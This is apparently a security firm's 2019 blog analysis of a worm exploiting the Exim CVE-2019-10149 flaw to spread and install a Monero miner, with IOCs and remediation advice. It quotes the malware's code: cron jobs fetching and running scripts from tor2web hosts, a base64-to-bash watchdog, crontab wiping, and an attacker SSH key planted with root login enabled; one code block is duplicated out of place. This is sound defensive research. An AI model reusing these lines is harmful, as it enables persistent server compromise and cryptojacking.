New Pervasive Worm Exploiting Linux Exim Server Vulnerability

cybereason.com/blog/new-pervasive-worm-exploiting-linux-exim-server-vulnerability

Written By
Cybereason Nocturnus

June 13, 2019 | 6 minute read

RESEARCH BY: AMIT SERPER AND MARY ZHAO

EXECUTIVE SUMMARY

There's an active, ongoing campaign exploiting a widespread vulnerability in linux email servers. This attack leverages a week-old vulnerability to gain remote command execution on the target machine, search the Internet for other machines to infect, and initiates a crypto miner.

- Currently, more than 3.5 million servers are at risk worldwide.
- The attack scours the Internet for a vulnerability discovered last week, CVE-2019-10149 using already infected servers to spread to as many as possible.
- The target of this attack, exim servers, run almost 57% of the Internet's email servers.
- The attack culminates in the downloading of a coin miner payload, which as we have seen previously with WannaMine can have a negative impact on any organization.

- These kinds of attacks have big implications for organizations. The recovery process from this type of attack is costly and time consuming.

Want to read about a similar incident? Check out our breakdown on WannaMine.

SECURITY RECOMMENDATIONS

- Patch every EXIM installation you have in your organization and make sure that it is updated to the most recent version, 4.92 at the time of this writing.
- Look for any unfamiliar cronjobs in your crontab and remove them. Restore legitimate cron jobs from existing backups.
- Delete the authorized key used for SSH backdoor access.
- Kill the coinminer process and delete the coinminer.
- Check your firewall and access logs for the following hostnames:
    -
        - https://an7kmd2wp4xo7hpr.tor2web.su
        - https://an7kmd2wp4xo7hpr.tor2web.io
        - https://an7kmd2wp4xo7hpr.onion.sh
    - Re-image any compromised servers.

INTRODUCTION

CVE-2019-10149, which was first discovered on June 5, is now being used as the vulnerability for a widespread campaign to attack exim servers and propagate across the Internet.

When first discovered by the Qualys research team, it was dubbed “The Return of the WIZard”. Successfully exploiting this vulnerability enables both local and remote command execution as root.

We are aware of an initial wave of attacks that use this vulnerability as described by Freddie Leeman on June 9, 2019. The first hacker group began pushing exploits from a C2 server located on the clear web.

A second round of attacks by a different attacker have been analyzed by the Nocturnus team.


Note: This is a very long script that downloads additional scripts and changes or adds many configurations on Linux servers. This blog has the highlights of what the script is doing to provide a fast reference guide to this attack. Some of the things that the script is doing are not documented in this blog post. The hash of the script is available at the end of this article. It has also been uploaded to VirusTotal.

THE ATTACK

The Cybereason team has discovered Monero cryptocurrency miners installed on Linux servers running vulnerable versions of Exim: aka, cryptojacking. Cryptocurrency miners are applications that use system resources without the system owner’s knowledge or consent to generate profit in the form of virtual coins.

The infection chain begins with remote command execution to download a malicious script that retrieves code from tor2web domains and uses worm capabilities to spread to other vulnerable systems.

The attackers use the victim machine to scan the Internet for other vulnerable Exim servers. Once found, the attackers will exploit the server to get remote command execution on it and downloaded a script from a tor hidden service through a tor2web service.



Bash as a child process of Exim as seen in the Cybereason platform.

The script has defined three tor2web 'translation' services,

```
RHOST="https://an7kmd2wp4xo7hpr"
TOR1=".tor2web.su/"
TOR2=".tor2web.io/"
TOR3=".onion.sh/"
```

tor2web translation services.

Rhost is the hidden service address excluding the *.onion* tor domain.


TOR1, *TOR2*, and *TOR3* are the 'translation' services that will be concatenated later on to create a URL. They will use one of the 'translation' services in a round-robin sort of way.

The script looks for any running crypto miners like cryptonight, ddgs, Kerberods, and nicehash. If it finds any, it terminates them.

```
if [ $(command -v nohup|wc -l) -ne 0 ] && [ "$1" != "-n" ] && [ -f "$0" ];
then
    ${sudo} chmod +x "$0"
    nohup ${sudo} "$0" -n >/dev/null 2>&1 &
    echo 'Sent!'
    exit $?
fi
```

Confirming the HUP signal cannot be sent to it.

Next, the script ensures the *HUP* signal cannot be sent to it. This ensures that even if the terminal is disconnected, the script will continue to run in the background.



The attack tree as shown by the Cybereason platform.

The script generates a random string for a file name and a file created in multiple paths.

```
rand=$(head /dev/urandom | tr -dc A-Za-z0-9 | head -c $(shuf -i 4-16 -n 1)
; echo ''); if [ -z ${rand} ]; then rand='.tmp'; fi
echo "${rand}" > "$(pwd)/.${rand}" 2>/dev/null && LPATH="$(pwd)/.cache/";
rm -f "$(pwd)/.${rand}" >/dev/null 2>&1
echo "${rand}" > "/tmp/.${rand}" 2>/dev/null && LPATH="/tmp/.cache/"; rm -f
```

```
"/tmp/.${rand}" >/dev/null 2>&1
echo "${rand}" > "/usr/local/bin/.${rand}" 2>/dev/null &&
LPATH="/usr/local/bin/.cache/"; rm -f "/usr/local/bin/.${rand}" >/dev/null
2>&1
echo "${rand}" > "${HOME}/.${rand}" 2>/dev/null && LPATH="${HOME}/.cache/";
rm -f "${HOME}/.${rand}" >/dev/null 2>&1
```

The randomly generated string for a file name.

Once the file is created, a cron job is generated to continuously download an updated version of this 'installation' script, save it to the randomly generated file name, and perpetually execute it.

```
C1="*/9 * * * * ${CHKCURL} ("'${curl}'" ${COPTS} ${RHOST}${TOR1}${RPATH1}
-o ${LPATH}.ntp||"'${curl}'" ${COPTS} ${RHOST}${TOR2}${RPATH1} -o
${LPATH}.ntp||"'${curl}'" ${COPTS} ${RHOST}${TOR3}${RPATH1} -o
${LPATH}.ntp||"'${wget}'" ${WOPTS} ${RHOST}${TOR1}${RPATH1} -O
${LPATH}.ntp||"'${wget}'" ${WOPTS} ${RHOST}${TOR2}${RPATH1} -O
${LPATH}.ntp||"'${wget}'" ${WOPTS} ${RHOST}${TOR3}${RPATH1} -O
${LPATH}.ntp) && chmod +x ${LPATH}.ntp && $(command -v sh) ${LPATH}.ntp"
C2="*/11 * * * * root ${CHKCURL} ("'${curl}'" ${COPTS}
${RHOST}${TOR1}${RPATH1} -o ${LPATH}.ntp||"'${curl}'" ${COPTS}
${RHOST}${TOR2}${RPATH1} -o ${LPATH}.ntp||"'${curl}'" ${COPTS}
${RHOST}${TOR3}${RPATH1} -o ${LPATH}.ntp||"'${wget}'" ${WOPTS}
${RHOST}${TOR1}${RPATH1} -O ${LPATH}.ntp||"'${wget}'" ${WOPTS}
${RHOST}${TOR2}${RPATH1} -O ${LPATH}.ntp||"'${wget}'" ${WOPTS}
${RHOST}${TOR3}${RPATH1} -O ${LPATH}.ntp) && chmod +x ${LPATH}.ntp &&
$(command -v sh) ${LPATH}.ntp"
```

Perpetually downloading, saving, and executing the 'installation' script.

Existing cron jobs are subsequently deleted.

```
/var/spool/cron/crontabs/*
/var/spool/cron/crontabs/.*
/var/spool/cron/*
/var/spool/cron/.*
/etc/cron.d/*
/etc/cron.d/.*
/etc/cron.hourly/*
/etc/cron.hourly/.*
/etc/cron.daily/*
/etc/cron.daily/.*
```

Deleting existing cron jobs.

The script downloads busybox's rm, crond, and crontab implementations.

```
(${curl} ${COPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_RM -o
${LPATH}.rm||${wget} ${WOPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_RM -O
${LPATH}.rm) && chmod +x ${LPATH}.rm
        (${curl} ${COPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CROND -o
${LPATH}.cd||${wget} ${WOPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CROND -O
${LPATH}.cd) && chmod +x ${LPATH}.cd
        (${curl} ${COPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CRONTAB -o
${LPATH}.ct||${wget} ${WOPTS}
https://busybox.net/downloads/binaries/1.30.0-i686/busybox_CRONTAB -O
${LPATH}.ct) && chmod +x ${LPATH}.ct
```

The script downloading rm, crond, and crontab.

Once the cron jobs are added, the script adds an RSA **SSH authentication key** into the SSH server.

```
"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC1Sdr0tIIL8yPhKTLzVMnRKj1zzGqtR4tKpM2bfBEx+AH
yvBL8jDZDJ6fuVwEB+aZ8bl/pA5qhFWRRWhONLnLN9RWFx/880msXITwOXjCT3Qa6VpAFPPMazJ
pbppIg+LTkbOEjdDHvdZ8RhEt7tTXc2DoTDcs73EeepZbJmDFP8TCY7hwgLi0XcG8YHkDFoKFUh
vSHPkzAsQd9hyOWaI1taLX2VZHAk8rOaYqaRG3URWH3hZvk8Hcgggm2q/IQQa9VLlX4cSM4SifM
/ZNbLYAJhH1x3ZgscliZVmjB55wZWRL5oOZztOKJT2oczUuhDHM1qoUJjnxopqtZ5DrA76WH
user@localhost"
```

The SSH authentication key found in the public/private key authentication file.

The script configures the SSH server to accept root logins, RSA authentication, PAM and password authentication.

```
    if test "$(${sudo} grep "^${skey}" ${sshdir}/authorized_keys)" !=
"${skey}"; then  ${sudo} echo "${skey}" >> ${sshdir}/authorized_keys; fi
    ${sudo} chmod 0700 ${sshdir} >/dev/null 2>&1; ${sudo} chmod 600
${sshdir}/authorized_keys >/dev/null 2>&1; ${sudo} chattr +i
${sshdir}/authorized_keys >/dev/null 2>&1; ${sudo} rm -rf
${sshdir}/authorized_keys* >/dev/null 2>&1
    [ "$(${sudo} cat /etc/ssh/sshd_config | grep '^PermitRootLogin')" !=
"PermitRootLogin yes" ] && { ${sudo} echo PermitRootLogin yes >>
/etc/ssh/sshd_config; }
```

```
"/tmp/.${rand}" >/dev/null 2>&1
echo "${rand}" > "/usr/local/bin/.${rand}" 2>/dev/null &&
LPATH="/usr/local/bin/.cache/"; rm -f "/usr/local/bin/.${rand}" >/dev/null
2>&1
echo "${rand}" > "${HOME}/.${rand}" 2>/dev/null && LPATH="${HOME}/.cache/";
rm -f "${HOME}/.${rand}" >/dev/null 2>&1
```

Configuring the SSH server to accept root logins, RSA authentication, PAM and password authentication.

After additional housekeeping operations like deleting temporary files, changing permissions, etc., the script downloads another script from the same server entitled ‘main’.

Note: If SSH is not installed on your server, the script will determine which Linux distribution is installed and install an openssh server using the appropriate package management system (pacman, yum, apt-get, etc).

The ‘main’ Script

Note: In its original form, *main* is Base64 encoded and must be decoded in order to analyze it.

To start, *main* determines the Linux distribution on the target machine by executing *uname -a* and storing it’s output in local variable *$ARCH.* It looks for the string “alpine” in the output, and if it is present, it overwrites local variable *$Pref.*

```
ARCH=$(uname -a)
if [[ -f /sbin/apk ]]; then Pref="a"; elif [[ $(echo "${ARCH}"|grep
'Alpine'|wc -l) -eq 0 ]]; then Pref="r"; else Pref="a"; fi
```

Overwriting $Pref if “alpine” is in the output.

$Pref is used later on to determine which kind of coinminer payload to download.

The script looks for other coin miners running in the background, or orphaned processes related to a previous infection, and if any are found, they are terminated.

The script creates a watchdog with variable *$wdog0* that checks if there are any processes running and, if none are running, it downloads the main script, decode it and execute it with a bash process.

```
wdog0=$(ps aux|grep -v 'grep'|grep -v defunct|grep -v 'sh '|grep ' sleep
30'|wc -l)
if [ ${UD:-0} -gt 0 ] && [ ${wdog0} -gt 0 ]; then
    if [ ${UD:-0} -gt 2 ]; then ${sudo} ps ax|grep -v grep|grep -vi
defunct|grep "${grepmn}"|while read pid _; do [ ${pid} -gt 301 ] &&
(${sudo} kill -9 "$pid" >/dev/null 2>&1;); done; fi
    ${sudo} ps -eo ppid,cmd|grep -v grep|grep -v defunct|grep -v 'sh '|grep
-i 'sleep 30'|awk '{print $1}'|while read pid _; do [ ${pid} -gt 301 ] &&
(${sudo} kill -9 "$pid" >/dev/null 2>&1;); done
    ${sudo} ps aux|grep -v 'grep'|grep -v defunct|grep -v 'sh '|grep '
sleep 30'|awk '{print $2}'|while read pid _; do [ ${pid} -gt 301 ] &&
(${sudo} kill -9 "$pid" >/dev/null 2>&1;); done
    (${curl} ${COPTS} ${RHOST}${TOR1}src/main||${curl} ${COPTS}
${RHOST}${TOR2}src/main||${curl} ${COPTS} ${RHOST}${TOR3}src/main||${wget}
${WOPTS} ${RHOST}${TOR1}src/main||${wget} ${WOPTS}
${RHOST}${TOR2}src/main||${wget} ${WOPTS} ${RHOST}${TOR3}src/main)|base64
-d |${sudo} $(command -v bash) &
    exit 0
```

The script creating the watchdog.

The script has a function *e()* which runs an inline python script that is Base64 encoded. Once decoded and executed, the script downloads another Base64 blob that decoded into a python script that is a port scanner and exploiter. This scanner-exploiter generates IP addresses while skipping the private IP prefixes. It connects to vulnerable redis hosts to distribute it's crypto miner through redis in a very similar fashion to this RedisWannaMine campaign.

Downloading the Coinminer

So far, we have discussed the infrastructure work of the operation to establish the coinminer. This next part revolves around downloading the coinminer.

The *$Pref* variable is used to determine which version of the coinminer the script should download.

The coinminer hidden using a nifty trick.

In the script, there are Windows icon (.ico) files.

```
RBIN1="${Pref}64x75"
RBIN2="${Pref}32x75"
RPATH2="images/ico/${RBIN1}.ico"
RPATH3="images/ico/${RBIN2}.ico"
RPATH2B="images/${RBIN1}"
RPATH3B="images/${RBIN2}"
```

The Windows icon files.

1. *${Pref}64x75.ico* - The 64-bit Payload
2. *${Pref}*32x75.ico - The 32-bit Payload

```
if [[ -f /sbin/apk ]]; then Pref="a"; elif [[ $(echo "${ARCH}"|grep
'Alpine'|wc -l) -eq 0 ]]; then Pref="r"; else Pref="a"; fi
```

Identifying the value of the ${Pref} variable.

The value of *${Pref}* can be *a* or *r* depending on the operating system version that's detected by the script. The script uses this to determine the URL of the file to be downloaded and downloads it manually.

```
DumpsterFire:Downloads amit$ wget --no-check-certificate
https://an7kmd2wp4xo7hpr.tor2web.su/images/ico/r64x75.ico
--2019-06-17 15:04:36--
https://an7kmd2wp4xo7hpr.tor2web.su/images/ico/r64x75.ico
Resolving an7kmd2wp4xo7hpr.tor2web.su (an7kmd2wp4xo7hpr.tor2web.su)...
149.56.101.79
Connecting to an7kmd2wp4xo7hpr.tor2web.su
(an7kmd2wp4xo7hpr.tor2web.su)|149.56.101.79|:443... connected.
WARNING: cannot verify an7kmd2wp4xo7hpr.tor2web.su's certificate, issued by
'O=Internet Widgits Pty Ltd,ST=Some-State,C=AU':
  Self-signed certificate encountered.
    WARNING: certificate common name '' doesn't match requested host name
'an7kmd2wp4xo7hpr.tor2web.su'.
HTTP request sent, awaiting response... 200 OK
Length: 1706832 (1.6M) [image/x-icon]
Saving to: 'r64x75.ico'

r64x75.ico
100%[=========================================================================
============================================================>]   1.63M
6.35MB/s    in 0.3s

2019-06-17 15:04:37 (6.35 MB/s) - 'r64x75.ico.1' saved [1706832/1706832]
```

Downloading the .ico file.

The downloaded file is a .ico file.

```
DumpsterFire:Downloads amit$ file r64x75.ico
r64x75.ico: MS Windows icon resource - 1 icon, 31x31, 32 bits/pixel
```


Identifying the file as a .ico file.

The file has the correct .ico file header of 00 00 01 00.

```
DumpsterFire:Downloads amit$ hexdump r64x75.ico.1  | head
0000000 00 00 01 00 01 00 1f 1f 00 00 01 00 20 00 a8 0f
0000010 00 00 16 00 00 00 28 00 00 00 1f 00 00 00 3e 00
0000020 00 00 01 00 20 00 00 00 00 00 00 00 00 00 00 00
0000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
*
```

The hexdump of the .ico file.

The file has an actual icon of the GitHub logo.



The icon of the .ico file.

This explains why the .ico file is detected as an .ico file. In addition, there is another file header hiding further down in the .ico file in offset 4028.

```
DumpsterFire:Downloads amit$ hexdump -C -s 4028 r64x75_packed.ico

00000fbc  1f fe 50 4b 03 04 14 00  09 00 08 00 64 83 c3 4e
|..PK........d..N|
00000fcc  1e c6 fd 84 e0 fa 19 00  30 87 1a 00 06 00 1c 00
|........0.......|
00000fdc  72 36 34 78 37 35 55 54  09 00 03 eb e7 f4 5c cb
|r64x75UT......\.|
00000fec  f5 f4 5c 75 78 0b 00 01  04 e8 03 00 00 04 e8 03
|..\ux...........|
00000ffc  00 00 50 25 59 ad a6 85  79 6f f2 0f 5b 8a b4 b9
|..P%Y...yo..[...|
```

Identifying the file as a zip file.

The file has a pkzip header, which means that this file, while pretending to be an icon file, is actually a zip file. When unzipping the file, it asks for a password.

```
DumpsterFire:Downloads amit$ unzip r64x75_packed.ico
Archive:  r64x75_packed.ico
warning [r64x75_packed.ico]:  4030 extra bytes at beginning or within
zipfile
  (attempting to process anyway)
[r64x75_packed.ico] r64x75 password:
```

Trying to unzip the file and being asked for a password.

The password is in the script.

```
unzip -qjoP no-password ${LPATH}${LBIN2} >/dev/null 2>&1; sleep 3
```

The password for the zip file is located in the script.

Conveniently, the password is “no-password”.

```
DumpsterFire:Downloads amit$ file r64x75
r64x75: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
statically linked, stripped
```

The contents of the zip file.

The file’s strings reveals that this is a UPX packed file.

```
USQRH
PROT_EXEC|PROT_WRITE failed.
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team. All Rights Reserved. $
_j<X
j2AZE)
```

Identifying the file as a UPX packed file.

```
DumpsterFire:Downloads amit$ hexdump -C -s 176 r64x75 | head -n 10
000000b0  a2 ac 02 bd 55 50 58 21  20 08 0d 16 00 00 00 00  |....UPX!
.......|
```

The file’s headers show it is a UPX packed file.

```
DumpsterFire:Downloads amit$ upx -d r64x75 -o r64x75.unpacked
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th
2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   4336536 <-   1738544   40.09%   linux/amd64   r64x75.unpacked

Unpacked 1 file.
```


Unpacking the UPX.

In unpacking the UPX, it becomes clear the file is a dynamically-linked x86-64 ELF executable that is stripped from symbols. The strings section reveals that this is an xmr (Monero) coin miner.

.rodata:000...	0000000F	C	stratum+ssl://
.rodata:000...	0000000A	C	keepalive
.rodata:000...	00000008	C	variant
.rodata:000...	00000007	C	rig-id
.rodata:000...	00000009	C	nicehash
.rodata:000...	00000008	C	enabled
.rodata:000...	00000010	C	tls-fingerprint
.rodata:000...	0000000E	C	.nicehash.com
.rodata:000...	0000000D	C	cryptonight.
.rodata:000...	0000000F	C	cryptonightv7.
.rodata:000...	00000012	C	cryptonightheavy.
.rodata:000...	0000000F	C	cryptonightv8.
.rodata:000...	0000000F	C	.minergate.com
.rodata:000...	0000000A	C	xmr.pool.
.rodata:000...	0000000B	C	aeon.pool.
.rodata:000...	0000001D	C	* POOL #%-7zu%s%s var=%s %s
.rodata:000...	00000044	C	\x1B[1;32m * \x1B[0m\x1B[1;37mPOOL #%-7zu\x1B[0m\x1B[1;%dm%s\x1B[0m var \x1B[...
.rodata:000...	00000006	C	pools
.rodata:000...	0000001D	C	configuration saved to: \"%s\"
.rodata:000...	00000011	C	* %-13s%s/%s %s
.rodata:000...	00000014	C	* %-13slibuv/%s %s
.rodata:000...	00000007	C	2.14.1
.rodata:000...	00000006	C	r.i.g
.rodata:000...	00000006	C	ABOUT
.rodata:000...	0000000E	C	OpenSSL/%.*s
.rodata:000...	00000005	C	LIBS
.rodata:000...	0000003D	C	\x1B[1;32m * \x1B[0m\x1B[1;37m%-13s\x1B[0m\x1B[1;36m%s/%s\x1B[0m\x1B[1;37m %...
.rodata:000...	0000002A	C	\x1B[1;32m * \x1B[0m\x1B[1;37m%-13slibuv/%s %s\x1B[0m

The strings section of the unpacked UPX.

Once installed on the infected system, the coin miner makes DNS queries for a newly-registered domain that uses a TLD for the Soviet Union.



Domain for DNS queries.

Conclusion

It is clear that the attackers went to great lengths to try to hide the intentions of their newly-created worm. They used hidden services on the TOR network to host their payloads and created deceiving windows icon files in an attempt to throw off researchers and even system administrators who are looking at their logs.

The prevalence of vulnerable exim servers (3,683,029 across the globe according to Shodan) allows attackers to compromise many servers in a relatively short period of time, as well as generate a nice stream of cryptocurrency revenue. We highly recommend following the security recommendations above to prevent any damage from taking place.

Want to understand how to improve your defense?
Read how to create a closed-loop security process with MITRE ATT&CK.

IOCs

- Coinminer:
  md5: b7d96358d06e3bb12055d2e48c4b9796,
  sha1: 0e0d47bf6d025b7936e1ed1308fff1b16ee70239
- Ldm (script):

Md5: b6bb1379b8cb85e14eb71ca8c5ba8a0d

Sha1: 2e89482a14591ade097d252a43d9c1804462ebe6

Main (script):

Md5: 4cec7074f456a0ba7ccc3e5991cce0e3

Sha1: d0a6f47669e07d938317ba8bf6ecb8d4fbdcfe7f

- Domain - c2 for coinminer
  timesync[.]su
- Domains - tor2web domains for updater script:

An7kmd2wp4xo7hpr.tor2web.su

An7kmd2wp4xo7hpr.tor2web.io

an7kmd2wp4xo7hpr.onion.sh

About the Author

Cybereason Nocturnus

The Cybereason Nocturnus Team has brought the world's brightest minds from the military, government intelligence, and enterprise security to uncover emerging threats across the globe. They specialize in analyzing new attack methodologies, reverse-engineering malware, and exposing unknown system vulnerabilities. The Cybereason Nocturnus Team was the first to release a vaccination for the 2017 NotPetya and Bad Rabbit cyberattacks.

All Posts by Cybereason Nocturnus